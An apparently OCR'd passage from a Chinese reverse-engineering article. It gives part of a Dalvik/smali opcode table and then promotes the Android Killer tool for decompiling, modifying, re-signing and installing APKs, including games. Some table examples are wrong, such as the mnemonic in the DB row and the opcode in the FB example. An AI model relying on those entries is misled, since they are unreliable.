AE	div-double vx, vy, vz	计算 vy,vy+1 / vz,vz+1 并将结果存入 vx,vx+1 [注1]。	AE06 0002 - div-double v6, v0, v2 计算 v0,v1 / v2,v3 并将结果存入 v6,v7。
AF	rem-double vx, vy, vz	计算 vy,vy+1 % vz,vz+1 并将结果存入 vx,vx+1 [注1]。	AF06 0002 - rem-double v6, v0, v2 计算 v0,v1 % v2,v3 并将结果存入 v6,v7。
B0	add-int/2addr vx, vy	计算 vx + vy 并将结果存入 vx。	B010 - add-int/2addr v0,v1 计算 v0 + v1 并将结果存入 v0。
B1	sub-int/2addr vx, vy	计算 vx - vy 并将结果存入 vx。	B140 - sub-int/2addr v0, v4 计算 v0 - v4 并将结果存入 v0。
B2	mul-int/2addr vx, vy	计算 vx * vy 并将结果存入 vx。	B210 - mul-int/2addr v0, v1 计算 v0 * v1 并将结果存入 v0。
B3	div-int/2addr vx, vy	计算 vx / vy 并将结果存入 vx。	B310 - div-int/2addr v0, v1 计算 v0 / v1 并将结果存入 v0。
B4	rem-int/2addr vx, vy	计算 vx % vy 并将结果存入 vx。	B410 - rem-int/2addr v0, v1 计算 v0 % v1 并将结果存入 v0。
B5	and-int/2addr vx, vy	计算 vx 与 vy 并将结果存入 vx。	B510 - and-int/2addr v0, v1 计算 v0 与 v1 并将结果存入 v0。

B6	or-int/2addr vx, vy	计算 vx 或 vy 并将结果存入 vx。	B610 - or-int/2addr v0, v1 计算 v0 或 v1 并将结果存入 v0。
B7	xor-int/2addr vx, vy	计算 vx 异或 vy 并将结果存入 vx。	B710 - xor-int/2addr v0, v1 计算 v0 异或 v1 并将结果存入 v0。
B8	shl-int/2addr vx, vy	左移 vx，vy 指定移动的位置，并将结果存入 vx。	B810 - shl-int/2addr v0, v1 以 v1 指定的位置左移 v0，结果存入 v0。
B9	shr-int/2addr vx, vy	右移 vx，vy 指定移动的位置，并将结果存入 vx。	B910 - shr-int/2addr v0, v1 以 v1 指定的位置右移 v0，结果存入 v0。
BA	ushr-int/2addr vx, vy	无符号右移 vx，vy 指定移动的位置，并将结果存入 vx。	BA10 - ushr-int/2addr v0, v1 以 v1 指定的位置无符号右移 v0，结果存入 v0。
BB	add-long/2addr vx, vy	计算 vx,vx+1 + vy,vy+1 并将结果存入 vx,vx+1 [注1]。	BB20 - add-long/2addr v0, v2 计算 v0,v1 + v2,v3 并将结果存入 v0,v1。
BC	sub-long/2addr vx, vy	计算 vx,vx+1 - vy,vy+1 并将结果存入 vx,vx+1 [注1]。	BC70 - sub-long/2addr v0, v7 计算 v0,v1 - v7,v8 并将结果存入 v0,v1。
BD	mul-long/2addr vx, vy	计算 vx,vx+1 * vy,vy+1 并将结果存入 vx,vx+1 [注1]。	BD70 - mul-long/2addr v0, v7 计算 v0,v1 * v7,v8 并将结果存入 v0,v1。
BE	div-long/2addr vx, vy	计算 vx,vx+1 / vy,vy+1 并将结果存入 vx,vx+1 [注1]。	BE20 - div-long/2addr v0, v2 计算 v0,v1 / v2,v3 并将结果存入 v0,v1。
BF	rem-long/2addr vx, vy	计算 vx,vx+1 % vy,vy+1 并将	BF20 - rem-long/2addr v0, v2 计算 v0,v1 % v2,v3 并将结果存入 v0,v1。

		结果存入 vx,vx+1 [注1]。	
C0	and-long/2addr vx, vy	计算 vx,vx+1 与 vy,vy+1 并将结果存入 vx,vx+1 [注1]。	C020 - and-long/2addr v0, v2 计算 v0,v1 与 v2,v3 并将结果存入 v0,v1。
C1	or-long/2addr vx, vy	计算 vx,vx+1 或 vy,vy+1 并将结果存入 vx,vx+1 [注1]。	C120 - or-long/2addr v0, v2 计算 v0,v1 或 v2,v3 并将结果存入 v0,v1。
C2	xor-long/2addr vx, vy	计算 vx,vx+1 异或 vy,vy+1 并将结果存入 vx,vx+1 [注1]。	C220 - xor-long/2addr v0, v2 计算 v0,v1 异或 v2,v3 并将结果存入 v0,v1。
C3	shl-long/2addr vx, vy	左移 vx,vx+1，vy 指定移动的位置，并将结果存入 vx,vx+1。	C320 - shl-long/2addr v0, v2 以 v2 指定的位置左移 v0,v1，结果存入 v0,v1。
C4	shr-long/2addr vx, vy	右移 vx,vx+1，vy 指定移动的位置，并将结果存入 vx,vx+1。	C420 - shr-long/2addr v0, v2 以 v2 指定的位置右移 v0,v1，结果存入 v0,v1。
C5	ushr-long/2addr vx, vy	无符号右移 vx,vx+1，vy 指定移动的位置，并将结果存入 vx,vx+1。	C520 - ushr-long/2addr v0, v2 以 v2 指定的位置无符号右移 v0,v1，结果存入 v0,v1。
C6	add-float/2addr vx, vy	计算 vx + vy 并将结果存入 vx。	C640 - add-float/2addr v0,v4 计算 v0 + v4 并将结果存入 v0。
C7	sub-float/2	计算 vx - vy 并将结果存入 vx。	C740 - sub-float/2addr v0,v4 计算 v0 - v4 并将结果存入 v0。

	addr vx, vy		
C8	mul-float/2addr vx, vy	计算 vx * vy 并将结果存入 vx。	C810 - mul-float/2addr v0, v1 计算 v0 * v1 并将结果存入 v0。
C9	div-float/2addr vx, vy	计算 vx / vy 并将结果存入 vx。	C910 - div-float/2addr v0, v1 计算 v0 / v1 并将结果存入 v0。
CA	rem-float/2addr vx, vy	计算 vx % vy 并将结果存入 vx。	CA10 - rem-float/2addr v0, v1 计算 v0 % v1 并将结果存入 v0。
CB	add-double/2addr vx, vy	计算 vx,vx+1 + vy,vy+1 并将结果存入 vx,vx+1 注1。	CB70 - add-double/2addr v0, v7 计算 v0,v1 + v7,v8 并将结果存入 v0,v1。
CC	sub-double/2addr vx, vy	计算 vx,vx+1 - vy,vy+1 并将结果存入 vx,vx+1 注1。	CC70 - sub-double/2addr v0, v7 计算 v0,v1 - v7,v8 并将结果存入 v0,v1。
CD	mul-double/2addr vx, vy	计算 vx,vx+1 * vy,vy+1 并将结果存入 vx,vx+1 注1。	CD20 - mul-double/2addr v0, v2 计算 v0,v1 * v2,v3 并将结果存入 v0,v1。
CE	div-double/2addr vx, vy	计算 vx,vx+1 / vy,vy+1 并将结果存入 vx,vx+1 注1。	CE20 - div-double/2addr v0, v2 计算 v0,v1 / v2,v3 并将结果存入 v0,v1。
CF	rem-double/2addr vx, vy	计算 vx,vx+1 % vy,vy+1 并将结果存入 vx,vx+1 注1。	CF20 - rem-double/2addr v0, v2 计算 v0,v1 % v2,v3 并将结果存入 v0,v1。
D0	add-int/lit16 vx, vy, lit16	计算 vy + lit16 并将结果存入 vx。	D001 D204 - add-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 + 1234 并将结果存入 v1。
D1	sub-int/lit16 vx,	计算 vy - lit16 并将结果存入 vx。	D101 D204 - sub-int/lit16 v1, v0, #int 1234 // #04d2

	vy, lit16		计算 v0 - 1234 并将结果存入 v1。
D2	mul-int/lit16 vx, vy, lit16	计算 vy * lit16 并将结果存入 vx。	D201 D204 - mul-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 * 1234 并将结果存入 v1。
D3	div-int/lit16 vx, vy, lit16	计算 vy / lit16 并将结果存入 vx。	D301 D204 - div-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 / 1234 并将结果存入 v1。
D4	rem-int/lit16 vx, vy, lit16	计算 vy % lit16 并将结果存入 vx。	D401 D204 - rem-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 % 1234 并将结果存入 v1。
D5	and-int/lit16 vx, vy, lit16	计算 vy 与 lit16 并将结果存入 vx。	D501 D204 - and-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 与 1234 并将结果存入 v1。
D6	or-int/lit16 vx, vy, lit16	计算 vy 或 lit16 并将结果存入 vx。	D601 D204 - or-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 或 1234 并将结果存入 v1。
D7	xor-int/lit16 vx, vy, lit16	计算 vy 异或 lit16 并将结果存入 vx。	D701 D204 - xor-int/lit16 v1, v0, #int 1234 // #04d2 计算 v0 异或 1234 并将结果存入 v1。
D8	add-int/lit8 vx, vy, lit8	计算 vy + lit8 并将结果存入 vx。	D800 0201 - add-int/lit8 v0,v2, #int1 计算 v2 + 1 并将结果存入 v0。
D9	sub-int/lit8 vx, vy, lit8	计算 vy - lit8 并将结果存入 vx。	D900 0201 - sub-int/lit8 v0,v2, #int1 计算 v2 - 1 并将结果存入 v0。

DA	mul-int/lit8 vx, vy, lit8	计算 vy * lit8 并将结果存入 vx。	DA00 0002 - mul-int/lit8 v0,v0, #int2 计算 v0 * 2 并将结果存入 v0。
DB	div-int/lit8 vx, vy, lit8	计算 vy / lit8 并将结果存入 vx。	DB00 0203 - mul-int/lit8 v0,v2, #int3 计算 v2 / 3 并将结果存入 v0。
DC	rem-int/lit8 vx, vy, lit8	计算 vy % lit8 并将结果存入 vx。	DC00 0203 - rem-int/lit8 v0,v2, #int3 计算 v2 % 3 并将结果存入 v0。
DD	and-int/lit8 vx, vy, lit8	计算 vy 与 lit8 并将结果存入 vx。	DD00 0203 - and-int/lit8 v0,v2, #int3 计算 v2 与 3 并将结果存入 v0。
DE	or-int/lit8 vx, vy, lit8	计算 vy 或 lit8 并将结果存入 vx。	DE00 0203 - or-int/lit8 v0, v2, #int 3 计算 v2 或 3 并将结果存入 v0。
DF	xor-int/lit8 vx, vy, lit8	计算 vy 异或 lit8 并将结果存入 vx。	DF00 0203 | 0008: xor-int/lit8 v0, v2, #int 3 计算 v2 异或 3 并将结果存入 v0。
E0	shl-int/lit8 vx, vy, lit8	左移 vy，lit8 指定移动的位置，并将结果存入 vx。	E001 0001 - shl-int/lit8 v1, v0, #int 1 将 v0 左移 1 位，结果存入 v1。
E1	shr-int/lit8 vx, vy, lit8	右移 vy，lit8 指定移动的位置，并将结果存入 vx。	E101 0001 - shr-int/lit8 v1, v0, #int 1 将 v0 右移 1 位，结果存入 v1。
E2	ushr-int/lit8 vx,	无符号右移 vy，lit8 指定移动的位	E201 0001 - ushr-int/lit8 v1, v0, #int 1 将 v0 无符号右移 1 位，结果存入 v1。

	vy, lit8	置，并将结果存入 vx。	
E3	unused_E3	未使用	
E4	unused_E4	未使用	
E5	unused_E5	未使用	
E6	unused_E6	未使用	
E7	unused_E7	未使用	
E8	unused_E8	未使用	
E9	unused_E9	未使用	
EA	unused_EA	未使用	
EB	unused_EB	未使用	
EC	unused_EC	未使用	
ED	unused_ED	未使用	
EE	execute-inline {参数}, 内联 ID	根据内联 ID[注6]执行内联方法。	EE20 0300 0100 - execute-inline {v1, v0}, inline #0003 执行内联方法#3，参数 v1,v0，其中参数 v1 为"this"的实例，v0 是方法的参数。
EF	unused_EF	未使用	
F0	invoke-direct-empty	用于空方法的占位符，如 Object.<init>。这相当于正常执行了 nop 指令[注6]。	F010 F608 0000 - invoke-direct-empty {v0}, Ljava/lang/Object;.<init>:()V // method@08f6 替代空方法 java/lang/Object;<init>。
F1	unused_F1	未使用	
F2	iget-quick	获取 vy 寄存器中实例指	F221 1000 - iget-quick v1, v2, [obj+0010]

	vx, vy, 偏移量	向+偏移位置的数据区的值，存入 vx[注6]。	获取 v2 寄存器中的实例指向+10H 位置的数据区的值，存入 v1。
F3	iget-wide-quick vx, vy, 偏移量	获取 vy 寄存器中实例指向+偏移位置的数据区的值，存入 vx,vx+1[注6]。	F364 3001 - iget-wide-quick v4, v6, [obj+0130] 获取 v6 寄存器中的实例指向+130H 位置的数据区的值，存入 v4,v5。
F4	iget-object-quick vx, vy, 偏移量	获取 vy 寄存器中实例指向+偏移位置的数据区的对象引用，存入 vx[注6]。	F431 0C00 - iget-object-quick v1, v3, [obj+000c] 获取 v3 寄存器中的实例指向+0CH 位置的数据区的对象引用，存入 v1。
F5	iput-quick vx, vy, 偏移量	将 vx 寄存器中的值存入 vy 寄存器中的实例指向+偏移位置的数据区[注6]。	F521 1000 - iput-quick v1, v2, [obj+0010] 将 v1 寄存器中的值存入 v2 寄存器中的实例指向+10H 位置的数据区。
F6	iput-wide-quick vx, vy, 偏移量	将 vx,vx+1 寄存器中的值存入 vy 寄存器中的实例指向+偏移位置的数据区[注6]。	F652 7001 - iput-wide-quick v2, v5, [obj+0170] 将 v2,v3 寄存器中的值存入 v5 寄存器中的实例指向+170H 位置的数据区。
F7	iput-object-quick vx, vy, 偏移量	将 vx 寄存器中的对象引用存入 vy 寄存器中的实例指向+偏移位置的数据区[注6]。	F701 4C00 - iput-object-quick v1, v0, [obj+004c] 将 v1 寄存器中的对象引用存入 v0 寄存器中的实例指向+4CH 位置的数据区。
F8	invoke-virtual-quick {参数}, 虚拟表偏移量	调用虚拟方法，使用目标对象虚拟表[注6]。	F820 B800 CF00 - invoke-virtual-quick {v15, v12}, vtable #00b8 调用虚拟方法，目标对象的实例指向位于 v15 寄存器，方法位于虚拟表#B8 条目，方法所需的参数位于 v12。

F9	invoke-virtual-quick/range {参数范围}, 虚拟表偏移量	调用虚拟方法，使用目标对象虚拟表[注6]。	F906 1800 0000 - invoke-virtual-quick/range {v0..v5},vtable #0018 调用虚拟方法，目标对象的实例指向位于 v0 寄存器，方法位于虚拟表#18H 条目，方法所需的参数位于 v1..v5。
FA	invoke-super-quick {参数}, 虚拟表偏移量	调用父类虚拟方法，使用目标对象的直接父类的虚拟表[注6]。	FA40 8100 3254 - invoke-super-quick {v2, v3, v4, v5}, vtable #0081 调用父类虚拟方法，目标对象的实例指向位于 v2 寄存器，方法位于虚拟表#81H 条目，方法所需的参数位于 v3,v4,v5。
FB	invoke-super-quick/range {参数范围}, 虚拟表偏移量	调用父类虚拟方法，使用目标对象的直接父类的虚拟表[注6]。	F906 1B00 0000 - invoke-super-quick/range {v0..v5}, vtable #001b 调用父类虚拟方法，目标对象的实例指向位于 v0 寄存器，方法位于虚拟表#1B 条目，方法所需的参数位于 v1..v5。
FC	unused_FC	未使用	
FD	unused_FD	未使用	
FE	unused_FE	未使用	
FF	unused_FF	未使用	

注 1： Double 和 long 值占用两个寄存器。（例：在 vy 地址上的值位于 vy,vy+1 寄存器）

注 2： 偏移量可以是正或负，从指令起始字节起计算偏移量。偏移量在（2 字节每 1 偏移量递增/递减）时解释执行。负偏移量用二进制补码格式存储。偏移量当前位置是指令起始字节。

注 3： 比较操作，如果第一个操作数大于第二个操作数返回正值；如果两者相等，返回 0；如果第一个操作数小于第二个操作数，返回负值。

注 4： 正常使用没见到过的，从 Android opcode constant list 引入。

注 5：　　调用参数表的编译比较诡异。如果参数的数量大于 4 并且%4=1，第 5（第 9 或其他%4=1 的）个参数将编译 在指令字节的下一个字节的 4 个最低位。奇怪的是，有一种情况不使用这种编译：方法有 4 个参数但用于编译单一参数，指令字节的下一个字节的 4 个最低位空置， 将会编译为 40 而不是 04。

注 6：　　这是一个不安全的指令，仅适用于 ODEX 文件。

SMALI 逆向分析神器（我朝）

Android Killer

Akiller

Android Killer 是一款可视化的安卓应用逆向工具，集 Apk 反编译、Apk 打包、Apk 签名，编码互转，ADB 通信（应用安装-卸载-运行-设备文件管理）等特色功能于一身，支持 logcat 日志输出，语法高亮，基于关键字（支持单行代码或多行代码段）项目内搜索，可自定义外部工具；吸收融汇多种工具功能与特点，打造一站 式逆向工具操作体验，大大简化了用户在安卓应用/游戏修改过程中的各类繁琐工作。
主要功能：

1、可视化、全自动的反编译、编译、签名；支持批量编译 APK。

2、以树形目录管理反编译出的 Apk 源码文件，浏览、打开、编辑、都可以统一在软件中实现，不同项目间可以自由切换，方便快捷。

3、自动识别图像资源，并提供该类资源的快捷替换功能，方便修改这类图片资源。

4、内置代码编辑器，支持包含（但不限于）.samli、.xml、.html 等各类格式文件的语法高亮显示，根据 smali 文件格式的自动匹配相应语法；同时支持使用系统编辑器来编辑代码文件。

5、内置基于文件内容的单行或多行代码关键字搜索、可显示无穷多个搜索结果以标签的形式分门别类；可指定搜索范围（整个项目或在指定的文件或文件夹中搜索）、大小写，编码类型；从此无需再借助其他工具，即可轻松的完成搜索任务。

6、内嵌 Unicode、UTF8、ANSI 编码互转工具，方便硬编码文字的检索以及相关汉化类修改。

7、内置 Log 等调试工具，方便应用进程、logcat 输出查看等进阶操作，监测修改 apk 的运行状况，以助于分析和查找错误

8、内置 ADB 功能，包括使用 ADB 向设备（或模拟器）安装、卸载、运行修改后的 apk，进行测试，并可管理所连接设备的存储文件（包括系统以及用户文件）


9、所有操作步骤、结果都会显示在日志窗口，方便查看。

10、默认支持记事本、计算器等小工具，开放端口可根据本人需要自定义外部工具，满足个性化需求。

当然，以上说明不足以说明全部，请在使用中自己体会。下面开始上图：


环境配置

如果首次运行弹出 JAVA 配置路径，说明你未安装 JAVA 或没有将 JAVA 路径设置到系统环境变量，请手动在软件的配置中进行设置



工具界面


然后打开后就是这个样子了。。。



后面的就不多说了，自己看图吧，在帖子的最后会放上下载地址。。。


进程查看

查看设备进程信息。如果第一次打开后未刷新成功，请使用鼠标右键再次刷新即可。。


HT-I860 设备的进程信息
过滤查找：
输入要过滤的字符
进程名 [共 150 个]
进程ID
用户名
/init 1 root
/sbin/ueventd 85 root
/system/bin/servicemanager 120 system
/system/bin/vold 121 root
/system/bin/logwrapper 122 system
/system/bin/6620_launcher 163 system
/system/bin/ccci_fsd 124 ccci
/system/bin/ccci_mdinit 126 system
/system/bin/debuggerd 127 root
/system/bin/mobile_log_d 128 shell
/system/bin/netd 130 root
/system/bin/netdiag 131 shell
/system/bin/aal 135 system
/system/bin/hald 137 system
/system/bin/drmserver 138 drm
/system/bin/mediaserver 139 media
/system/bin/matv 140 system
/system/bin/mtkGD 141 system
/system/bin/dbus-daemon 142 bluetooth
/system/bin/installd 143 install
/system/bin/keystore 145 keystore
/system/bin/mtk_agpsd 146 gps
/system/bin/br_app_data_service 147 root
/system/bin/stp_dump3 148 system
/system/bin/atcid 153 root
/system/bin/dm_agent_binder 154 system
/system/bin/mtkbt 155 bluetooth
/system/bin/dpfd 156 system
/system/bin/nvram_agent_binder 159 system

